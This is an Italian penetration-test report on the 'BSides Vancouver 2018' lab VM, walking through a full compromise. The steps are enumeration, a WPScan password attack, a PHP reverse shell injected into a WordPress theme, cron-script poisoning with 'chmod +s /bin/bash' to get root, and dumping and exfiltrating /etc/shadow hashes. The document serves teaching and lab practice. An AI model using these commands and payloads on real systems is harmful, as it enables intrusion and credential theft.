

REPORT DI PENETRATION TESTING

Target: VM "BSides Vancouver 2018"

Informazioni Generali

- **Target IP:** 192.168.50.14
- **Attacking Machine:** Kali Linux (192.168.50.10)
- **Data:** 18 Gennaio 2026
- **Tecnico:** Kevin Motti

1. Executive Summary

L'attività di verifica di sicurezza sulla VM 'BSides Vancouver 2018' ha esposto vulnerabilità critiche che hanno condotto alla completa compromissione del sistema (Root Compromise).

La catena di attacco si è sviluppata come segue:

1. **Initial Access:** Ottenuto tramite un'installazione di backup di WordPress esposta e non protetta. Le credenziali sono state recuperate tramite attacco a dizionario, permettendo l'iniezione di una Reverse Shell PHP.
2. **Privilege Escalation:** Dopo tentativi falliti di sfruttare vulnerabilità del Kernel (dovuti a incompatibilità delle librerie), l'elevazione a privilegi di *Root* è stata ottenuta sfruttando una misconfigurazione nei permessi di uno script eseguito dai *Cron Job*.
3. **Persistence:** L'accesso stabile è stato garantito recuperando le credenziali legittime di sistema tramite cracking offline degli hash delle password.

2. Fase 1: Information Gathering & Enumeration

2.1 Port Scanning

La scansione di rete ha identificato l'ip e i seguenti servizi attivi sulla macchina target.

Comando:

```
nmap -sn 192.168.50.0/24 (flag -sn: ping scan, inventario rapido dei dispositivi connessi)
```

```
Nmap 192.168.50.14
```

Risultati:

```


(kali㉿kali)-[~]
└─$ nmap 192.168.50.14
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 00:23 CET
Nmap scan report for 192.168.50.14
Host is up (0.0016s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
MAC Address: 08:00:27:62:64:0A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

```

Porta	Servizio	Versione Rilevata
21/tcp	FTP	vsftpd 2.0.8 or later
22/tcp	SSH	OpenSSH 5.9p1
80/tcp	HTTP	Apache httpd 2.2.22
2222/tcp	EtherNetIP-1	(backdoor ssh creata come root)

2.2 Web Directory Brute Forcing & Enumeration (DirBuster, gobuster)

La fase iniziale di ricognizione è partita dal servizio http inserendo l'ip della macchina bersaglio nella barra di ricerca firefox, il che ha riportato un semplice messaggio di conferma del server:



It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

Il server è funzionante e risponde, il passo successivo è stato la directory enumeration.

2.3 Setup DirBuster

Di seguito riportati i parametri impostati in DirBuster per la nostra ricerca iniziale:



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)
http://192.168.50.14

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads 10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files
/usr/share/seclist/discovery/Web-Content/Dirbuster-2007_directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20- Min length 1 Max Length 8

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with /

☒ Brute Force Files ☐ Use Blank Extension File extension php, html, txt, xml

URL to fuzz - /test.html?url={dir}.asp
192.168.50.14

Please complete the test details

Il path scelto per la seclist è:

/usr/share/seclist/discovery/Web-Content/Dirbuster-2007_directory-list-2.3-medium.txt

“Medium.txt” essendo un buon compromesso tra mole di ricerca e tempo stimato per i risultati.

Di seguito parte del report fornito da DirBuster come risultato della ricerca:

```
79 /index.html
80 /icons/README.html
81 /robots.txt
```

L'analisi del server web ha rivelato entry point critici. L'ispezione del file robots.txt ha evidenziato una directory non indicizzata.

- **File:** robots.txt
- **Contenuto:** Disallow: /backup_wordpress

```
User-agent: *  
Disallow: /backup_wordpress
```

Andando al link: http://192.168.50.14/backup_wordpress arriviamo a un “retired” wordpress blog dove si possono notare due profili utente.

[Retired] This blog is no longer being maintained



john
March 7, 2018
[Leave a comment](#)
[Edit](#)

A new blog is being set up, all current posts will be migrated.
For any questions, please contact IT administrator John.

Hello world!



admin
March 7, 2018
[1 Comment](#)

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



RECENT POSTS

- [\[Retired\] This blog is no longer being maintained](#)
- [Hello world!](#)

RECENT COMMENTS

- [Mr WordPress](#) on [Hello world!](#)

ARCHIVES

- [March 2018](#)

CATEGORIES

Da questo risultato passiamo alla fase successiva.

2.4 Analisi con Gobuster

Dentro il terminale kali ho eseguito questo comando:

```
gobuster dir -u http://192.168.50.14/backup_wordpress/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip
```

Analisi del comando:

Dir: cerca directory e file all'interno del sito web.

-u: target url.

-w: è la wordlist (dizionario)

-x php,txt,bak,old,zip: questa è la parte più interessante e aggressiva del comando. Il flag -x aggiunge le estensioni scelte alla fine di ogni parola della wordlist, il motivo della scelta di queste specifiche estensioni è che stiamo cercando **file di backup dimenticati**.

Risultato della ricerca:

```
(kali@kali)-[~]  
$ gobuster dir -u http://192.168.50.14/backup_wordpress/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,bak,old,zip
```

Gobuster v3.8

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.50.14/backup_wordpress/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Extensions: php,txt,bak,old,zip  
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.hta (Status: 403) [Size: 302]  
/.hta.old (Status: 403) [Size: 306]  
/.hta.bak (Status: 403) [Size: 306]  
/.hta.txt (Status: 403) [Size: 306]  
/.hta.zip (Status: 403) [Size: 306]  
/.htaccess.php (Status: 403) [Size: 311]  
/.htaccess.txt (Status: 403) [Size: 311]  
/.hta.php (Status: 403) [Size: 306]  
/.htaccess (Status: 403) [Size: 307]  
/.htaccess.bak (Status: 403) [Size: 311]  
/.htpasswd (Status: 403) [Size: 307]  
/.htpasswd.zip (Status: 403) [Size: 311]  
/.htpasswd.bak (Status: 403) [Size: 311]  
/.htpasswd.txt (Status: 403) [Size: 311]  
/.htaccess.old (Status: 403) [Size: 311]  
/.htaccess.zip (Status: 403) [Size: 311]  
/.htpasswd.php (Status: 403) [Size: 311]  
/.htpasswd.old (Status: 403) [Size: 311]  
/license (Status: 200) [Size: 19935]  
/license.txt (Status: 200) [Size: 19935]  
/index.php (Status: 301) [Size: 0] [→ http://192.168.50.14/backup_wordpress/]  
/index (Status: 301) [Size: 0] [→ http://192.168.50.14/backup_wordpress/index/]  
/index.php (Status: 301) [Size: 0] [→ http://192.168.50.14/backup_wordpress/]  
/readme (Status: 200) [Size: 7358]  
/wp-admin (Status: 301) [Size: 334] [→ http://192.168.50.14/backup_wordpress/wp-admin/]  
/wp-content (Status: 301) [Size: 336] [→ http://192.168.50.14/backup_wordpress/wp-content/]  
/wp-includes (Status: 301) [Size: 337] [→ http://192.168.50.14/backup_wordpress/wp-includes/]  
/wp-blog-header.php (Status: 200) [Size: 0]  
/wp-links-opml (Status: 200) [Size: 233]  
/wp-blog-header (Status: 200) [Size: 0]
```

```
/wp-links-opml (Status: 200) [Size: 233]  
/wp-blog-header (Status: 200) [Size: 0]  
/wp-config.php (Status: 200) [Size: 0]  
/wp-login.php (Status: 200) [Size: 2373]  
/wp-cron (Status: 200) [Size: 0]  
/wp-settings.php (Status: 500) [Size: 0]  
/wp-links-opml.php (Status: 200) [Size: 233]  
/wp-settings (Status: 500) [Size: 0]  
/wp-cron.php (Status: 200) [Size: 0]  
/wp-load.php (Status: 200) [Size: 0]  
/wp-mail.php (Status: 500) [Size: 3368]  
/wp-mail (Status: 500) [Size: 3329]  
/wp-login (Status: 200) [Size: 2373]  
/wp-config (Status: 200) [Size: 0]  
/wp-load (Status: 200) [Size: 0]  
/wp-signup.php (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]  
/wp-trackback.php (Status: 200) [Size: 135]  
/xmlrpc.php (Status: 405) [Size: 42]  
/wp-signup (Status: 302) [Size: 0] [→ /backup_wordpress/wp-login.php?action=register]  
/wp-trackback (Status: 200) [Size: 135]  
/xmlrpc.php (Status: 405) [Size: 42]  
/xmlrpc (Status: 405) [Size: 42]  
Progress: 27678 / 27678 (100.00%)
```

Finished

L'enumerazione delle directory ha prodotto dei risultati interessanti.

sono stati analizzati tutti i path, spesso portando a vicoli ciechi, alcuni hanno fornito dei risultati come **/wp-includes**.

 Parent Directory		-
 ID3/	12-Apr-2016 11:46	-
 SimplePie/	12-Apr-2016 11:46	-
 Text/	12-Apr-2016 11:46	-
 admin-bar.php	09-Mar-2016 20:42	25K
 atomlib.php	28-Jun-2015 08:27	11K
 author-template.php	27-Jan-2016 19:51	15K
 bookmark-template.php	22-Jun-2015 13:55	11K
 bookmark.php	18-Dec-2015 15:01	13K
 cache.php	25-Feb-2016 04:53	22K
 canonical.php	08-Jan-2016 23:33	26K
 capabilities.php	06-Feb-2016 17:27	18K
 category-template.php	13-Jan-2016 12:16	46K
 category.php	14-Mar-2016 06:53	11K
 certificates/	12-Apr-2016 11:46	-
 class-IXR.php	30-Dec-2015 20:06	34K
 class-feed.php	26-Feb-2016 01:27	4.6K
 class-http.php	27-Feb-2016 17:46	32K
 class-json.php	06-Dec-2015 13:23	40K
 class-oembed.php	23-Mar-2016 10:08	26K
 class-phpass.php	06-Oct-2015 16:45	7.1K
 class-phpmailer.php	23-Dec-2015 17:59	133K
 class-pop3.php	16-Sep-2015 05:46	20K
 class-simplepie.php	19-Sep-2015 20:52	88K
 class-smtp.php	23-Dec-2015 17:59	36K
 class-snoopy.php	30-Mar-2016 06:58	37K
 class-walker-category-dropdown.php	22-Mar-2016 10:22	2.1K
 class-walker-category.php	22-Mar-2016 10:30	6.6K
 class-walker-comment.php	22-Mar-2016 10:46	11K
 class-walker-page-dropdown.php	22-Mar-2016 10:52	2.2K

Questo ci ha dimostrato una vulnerabilità nella configurazione del server che abilita il directory listing.

3. Fase 2: Vulnerability Assessment & Exploitation

3.1 tentativi preliminari (FTP reverse shell)

Tentando un'altra via di entrata con il servizio FTP esposto sulla porta 21 è stato possibile accedere semplicemente come anonymous e senza l'uso di password.

Navigando all'interno delle directory ho trovato un file chiamato [users.txt.bk](#)

```
drwxr-xr-x  3 0      0      4096 Mar 03  2018 ..
-rw-r--r--  1 0      0      31 Mar 03  2018 users.txt.bk
226 Directory send OK
```

Scaricandolo è stato possibile leggerne il contenuto:

```
batchy
john
mai
anne
doomguy
```

Successivamente in un terminale separato tramite il comando:

```
(kali㉿kali)-[~]
$ cp /usr/share/webshells/php/php-reverse-shell.php shell.php
```

È stata creata una shell in php nella mia home.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.50.10'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

dentro la shell è stato modificato l'indirizzo IP inserendo il mio (192.168.50.10)

Ritornando nel terminale connesso al servizio FTP ho tentato l'iniezione della shell dentro la directory **public**.

```
ftp> cd public
250 Directory successfully changed.
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||28286|).
550 Permission denied.
```

Conclusione: l'utente anonymous ha i permessi per leggere ([users.txt.bk](#)) ma non per scrivere. Questo chiude la porta dell'FTP anonimo per l'attacco diretto.

3.2 Brute Force (WPScan)

Ritornando all'indizio trovato nel blog wordpress (admin e john) e la lista di nomi trovati dentro anonymous FTP. il seguente è stato un tentativo di trovare la password per l'utente john (presente sia come utente amministrativo in WP che dentro la lista di users.txt)

Comando WPScan:

```
(kali@kali)-[~]
$ wpscan --url http://192.168.50.14/backup_wordpress --usernames john --passwords /usr/share/wordlists/rockyou.txt
```

Risultato:

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / secret1 Time: 00:03:00 <
```

- Password Craccata per l'utente john: enigma


3.3 Initial Access (RCE via Theme Editor)

Lo sfruttamento delle credenziali amministrative, combinato con la mancata disabilitazione dell'editor di temi (mancato hardening), ha permesso l'iniezione di una PHP Reverse Shell permettendoci il remote code execution (RCE).

1. Accesso alla dashboard di WordPress.
2. Modifica del file 404.php del tema *Twenty Sixteen* tramite l'editor integrato.
3. Iniezione di una **PHP Reverse Shell**.

Accedendo alla pagina di login wordpress come utente **john** password **enigma**

Riusciamo ad accedere alla sua dashboard dove ci sposteremo in **appearance** e di seguito **editor**.



Una volta dentro l'editor spostandoci su un template raramente usato (in questo caso 404) cancelliamo il contenuto per sostituirlo con la nostra shell.php creata in precedenza.

Tramite il comando **mousepad shell.php** apriamo nella nostra kali il contenuto del file e lo copiamo dentro l'editor.

```

1 // GNU
2 // php-reverse-shell - A Reverse Shell implementation in PHP
3 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
4 //
5 // This tool may be used for legal purposes only. Users take full responsibility
6 // for any actions performed using this tool. The author accepts no liability
7 // for damage caused by this tool. If these terms are not acceptable to you, then
8 // do not use this tool.
9 //
10 // In all other respects the GPL version 2 applies:
11 //
12 // This program is free software; you can redistribute it and/or modify
13 // it under the terms of the GNU General Public License version 2 as
14 // published by the Free Software Foundation.
15 //
16 // This program is distributed in the hope that it will be useful,
17 // but WITHOUT ANY WARRANTY; without even the implied warranty of
18 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
19 // GNU General Public License for more details.
20 //
21 // You should have received a copy of the GNU General Public License along
22 // with this program; if not, write to the Free Software Foundation, Inc.,
23 // 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
24 //
25 // This tool may be used for legal purposes only. Users take full responsibility
26 // for any actions performed using this tool. If these terms are not acceptable to
27 // you, then do not use this tool.
28 //
29 // You are encouraged to send comments, improvements or suggestions to
30 // me at pentestmonkey@pentestmonkey.net
31 //
32 // Description
33 //
34 // This script will make an outbound TCP connection to a hardcoded IP and port.
35 // The recipient will be given a shell running as the current user (apache normally).
36 //
37 // Limitations
38 //
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
41 // Can possibly take a while to connect for demonstration file only. Please be patient.

```

Twenty Sixteen: 404 Template (404.php)

```

1 if (posix_setsid() == -1) {
2     printit("Error: Can't setsid()");
3     exit(1);
4 }

5 $daemon = 1;
6 } else {
7     printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
8 }

9 // Change to a safe directory
10 chdir("/");

11 // Remove any umask we inherited
12 umask(0);

13 //
14 // Do the reverse shell...
15 //

16 // Open reverse connection
17 $sock = fsockopen($ip, $port, $errno, $errstr, 30);
18 if (!$sock) {
19     printit("$errstr ($errno)");
20     exit(1);
21 }

22 // Spawn shell process
23 $descriptorspec = array(
24     0 => array("pipe", "r"), // stdin is a pipe that the child will read from
25     1 => array("pipe", "w") // stdout is a pipe that the child will write to

```

Clicchiamo su update file e abbiamo caricato con successo la nostra shell.

3.4 Full Access (exploitation)

Per prima cosa dentro il terminale della mia kali metto in ascolto un raw TCP socket con netcat alla porta 1234.

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234
```

Dentro la barra di ricerca di firefox inserisco il path:


http://192.168.50.14/backup_wordpress/wp-content/themes/twentyseventeen/404.php

(il nostro percorso di WP con il template malevolo)

Il che porterà il server apache a leggere il file 404.php interpretando il codice PHP.

Lo script ha ordinato al sistema operativo del server di aprire una connessione verso il mio IP (192.168.50.10) alla porta 1234.

Il browser rimane "bloccato" in fase di caricamento (esattamente quello che vogliamo) perchè lo script non termina mai e resta occupato a gestire la connessione.



La nostra shell:

```
(kali㉿kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.14] 50293  
Linux bsides2018 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 ath  
lon i386 GNU/Linux  
13:38:01 up 5 min, 0 users, load average: 0.01, 0.09, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ ls -la
```

L'exploit ha funzionato! siamo dentro come user **www-data** (privilegi minimi).

4. Fase 3: Privilege Escalation (Analisi Tentativi Falliti)

Prima di identificare il vettore corretto, sono stati effettuati tentativi di Kernel Exploitation (Dirty COW, SUID files) data l'anzianità del Kernel Linux (3.x). Questi tentativi sono falliti, fornendo dettagli tecnici sull'ambiente.

Tentativo Dirty COW l'esecuzione e il fallimento:

- **Crash del sistema:** Dirty COW è "instabile". Poiché manipola la memoria del kernel in modo violento, spesso fa crashare la macchina (Kernel Panic) invece di dare i privilegi.
- **Patch silenziose:** Anche se il kernel sembra vecchio, molti amministratori applicano "backport" delle patch di sicurezza. Il numero della versione sembra vulnerabile, ma il bug

è stato risolto.

- **Ambiente di esecuzione:** Spesso dentro le shell inverse (come quella di Netcat), l'exploit non riesce a ottenere un terminale "interattivo" e fallisce nel creare il nuovo utente.

Conclusione: In un penetration test, provare Dirty COW serve a confermare se il sistema è aggiornato. Se fallisce, significa che devi cercare altre vie di Privilege Escalation

Tentativo permessi SUID (Set User Id):

Cercando tutti i file eseguibili che hanno il bit SUID impostato. Questi file, quando vengono eseguiti, non girano con i tuoi permessi (www-data), ma con i permessi del proprietario del file (che spesso è root).

Comando eseguito **find / -perm -u=s -type f 2>/dev/null**

- **/:** Cerca in tutto il sistema.
- **-perm -u=s:** Cerca specificamente i file con il bit SUID.
- **2>/dev/null:** Nasconde tutti gli errori di "permesso negato", lasciandoci una lista pulita

Conclusione:

- **Nessun binario "vulnerabile":** La lista restituita dal comando **find** conteneva solo binari standard e sicuri (come **passwd** o **mount**), che non offrivano scorciatoie per diventare root.
- **Permessi corretti:** L'amministratore del sistema aveva configurato correttamente i permessi dei programmi più pericolosi.

5. Fase 4: Privilege Escalation (Successo via Cron)

1. Stabilizzazione della Shell


Appena ottenuta la reverse shell, il terminale era limitato. Ho usato Python per ottenere una shell interattiva completa: `python -c 'import pty; pty.spawn("/bin/bash")'`.

2. Ispezione dei Cron Jobs


analizzando il file `/etc/crontab` ho individuato una riga sospetta che indicava un task eseguito ogni minuto dall'utente root: `* * * * * root /usr/local/bin/cleanup`.


3. Identificazione della vulnerabilità (Permessi 777)

Ho controllato i permessi dello script `/usr/local/bin/cleanup` e scoperto l'errore fatale dell'amministratore: lo script era **scrivibile da chiunque** (`-rwxrwxrwx`).

1) 
`$ python -c 'import pty; pty.spawn("/bin/bash")'`
`www-data@bsides2018:/$ su firefart`

2) 
`www-data@bsides2018:/$ cat /etc/crontab`
`cat /etc/crontab`

3) 
`# /etc/crontab: system-wide crontab`
`# Unlike any other crontab you don't have to run the `crontab``
`# command to install the new version when you edit this file`

4) 
`-rwxrwxrwx 1 root root 64 Mar 3 2018 /usr/local/bin/cleanup`
`www-data@bsides2018:/$ cat /usr/local/bin/cleanup`
`cat /usr/local/bin/cleanup`

4. L'Attacco: Avvelenamento dello script

Invece di una reverse shell, ho usato un metodo più astuto per rendere permanente l'accesso. Ho iniettato un comando per dare il bit **SUID** alla Bash originale del sistema: `echo "chmod +s /bin/bash" >> /usr/local/bin/cleanup`.

5. Escalation a Root

Dopo un minuto, il cron job ha eseguito il tuo comando come root. A quel punto eseguendo: `/bin/bash -p`. Il flag `-p` mi ha permesso di mantenere i privilegi di root ereditati dal bit SUID, trasformando il prompt in `bash-4.2#`.

6. Esfiltrazione finale (Post-Exploitation)

Una volta diventato root, ho completato gli obiettivi della CTF:

- **Flag Finale:** Ho letto `/root/flag.txt` ottenendo il messaggio di congratulazioni.
- **Password Dumping:** Ho letto il file `/etc/shadow`, esibendo gli hash delle password di tutti gli utenti del sistema, inclusi `abatchy`, `john`, `mai`, `anne` e `doomguy`.
- **Esfiltrazione dati:** ho avviato un server Python sulla porta 9999 per scaricare il file delle password (`shadow.txt`) sulla mia macchina Kali.

```
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

www-data@bsides2018:/$ echo "chmod +s /bin/bash" >> /usr/local/bin/cleanup
echo "chmod +s /bin/bash" >> /usr/local/bin/cleanup
www-data@bsides2018:/$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 920788 Mar 28  2013 /bin/bash
www-data@bsides2018:/$ /bin/bash -p
/bin/bash -p
bash-4.2# cat /root/flag.txt
cat /root/flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

5)

6)

```
usbmux:*:16105:0:99999:7:::
kernoops:*:16105:0:99999:7:::
pulse:*:16105:0:99999:7:::
rtkit:*:16105:0:99999:7:::
speech-dispatcher:!:16105:0:99999:7:::
hplip:*:16105:0:99999:7:::
saned:*:16105:0:99999:7:::
abatchy:$6$I67pmB7e$Ew0ZGx.Ou6hUAymCaDU/7TDMxB6tTU0.THhy/Jr9L40G9.wJJJo3tih1jQsrlyaoU8GK10WfmTMJVVU
nrbxckHH.:17595:0:99999:7:::
mysql:!:17593:0:99999:7:::
ftp:*:17594:0:99999:7:::
john:$6$a0N7zaDl$e6RsRZndFekSS4bgqz0y5dgz01dTQsMAWck6dFGogkxrrZf1ZyGbJy/oCpQJniIkasXP05iFZHs.XZVI
QqZ2w1:17594:0:99999:7:::
mai:$6$Mp.mBB17$BCAKb75xSAy8PM6IhjdS0IcmHvA9V4KnED5TZAN2QdMUwCwGiWZtwGPXa1F15xT097Q6zaXrY6nD/7Rs
dSiE0:17594:0:99999:7:::
